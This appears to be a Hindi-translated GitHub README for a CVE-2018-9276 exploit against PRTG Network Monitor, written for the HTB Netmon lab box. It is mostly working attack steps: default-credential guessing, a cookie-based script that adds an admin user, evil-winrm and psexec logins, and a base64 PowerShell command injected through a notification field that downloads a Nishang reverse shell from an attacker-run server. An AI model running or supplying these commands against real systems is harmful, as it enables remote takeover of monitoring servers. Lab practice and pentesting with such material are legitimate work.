 alvinsmith-eroad/cve-2018-9276
CVE-2018-9276 PRTG < 18.2.39 रिवर्स शेल (Python3 समर्थन)

CVE-2018-9276 PRTG < 18.2.39 रिवर्स शेल (Python3 समर्थन)
git clone https://github.com/A1vinSmith/CVE-2018-9276.git

./exploit.py -i targetIP -p targetPort --lhost hostIP --lport hostPort --user user --password pass
prtgadmin:prtgadmin आज़माएँ। और उन्हें प्राप्त करने के लिए डेटाबेस या लॉग की जाँच करना उचित हो सकता है। https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data--lport 445 आज़माएँ।HTB Netmon बॉक्स
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00376-30821-30176-AA362
Original Install Date:     2/3/2019, 7:05:45 AM
System Boot Time:          7/28/2021, 9:02:41 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
wildkindcc के python2 संस्करण के लिए एक बड़ा धन्यवाद https://github.com/wildkindcc/CVE-2018-9276
https://www.rapid7.com/db/modules/exploit/windows/http/prtg_authenticated_rce/
https://www.exploit-db.com/exploits/46527
https://github.com/chcx/PRTG-Network-Monitor-RCE
शोषण करने के लिए क्रेडेंशियल्स आवश्यक हैं। पहले लॉगिन करें और नया उपयोगकर्ता जोड़ने के लिए प्रमाणित कुकी प्राप्त करें।
./prtg-exploit.sh -u http://10.10.10.10 -c "OCTOPUS1813713946=XXX"

// नए उपयोगकर्ता के रूप में evil-winrm के माध्यम से लॉगिन करें

evil-winrm -i 10.10.10.10 -u pentest -p 'P3nT3st!'
// या वैकल्पिक psexec.py
python3 /path/etc/impacket/examples/psexec.py pentest:'P3nT3st!'@10.10.10.10
यदि हम उपयोगकर्ता नहीं जोड़ना चाहते हैं, तो बेहतर OPSEC के लिए हम रिवर्स शेल प्राप्त कर सकते हैं। हालांकि HTML एन्कोडिंग के कारण कई वर्ण एन्कोड हो जाते हैं। हम पावरशेल बेस64 निष्पादन का उपयोग करके इसे बायपास कर सकते हैं। हमें एक बेस64 एन्कोडेड कमांड बनाने की आवश्यकता है। हालांकि, यह उस एन्कोडिंग में होना चाहिए जो विंडोज़ उपयोग करता है यानी UTF-16LE
❯ echo -n "IEX(new-object net.webclient).downloadstring('http://10.10.10.100/Invoke-PowerShellTcp.ps1' )" | iconv -t UTF-16LE | base64 -w0

SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=
हम इसे लक्ष्य एन्कोडिंग में बदलने के लिए iconv का उपयोग करते हैं और इस रिवर्स शेल को Nishang से निष्पादित करेंगे। https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
स्क्रिप्ट डाउनलोड करें और कमांड में अंतिम पंक्ति में echo करें।
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1

echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.100 -Port 4444' >> Invoke-PowerShellTcp.ps1
अब एक सरल HTTP सर्वर शुरू करें और एक नई सूचना बनाएँ
python3 -m http.server 80

सेटअप > खाता सेटिंग्स > सूचनाएँ पर क्लिक करें -> सबसे दाएं 'Add new notification' पर क्लिक करें बेल बटन पर क्लिक करके सूचना को ट्रिगर करें
abc.txt | powershell -enc SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=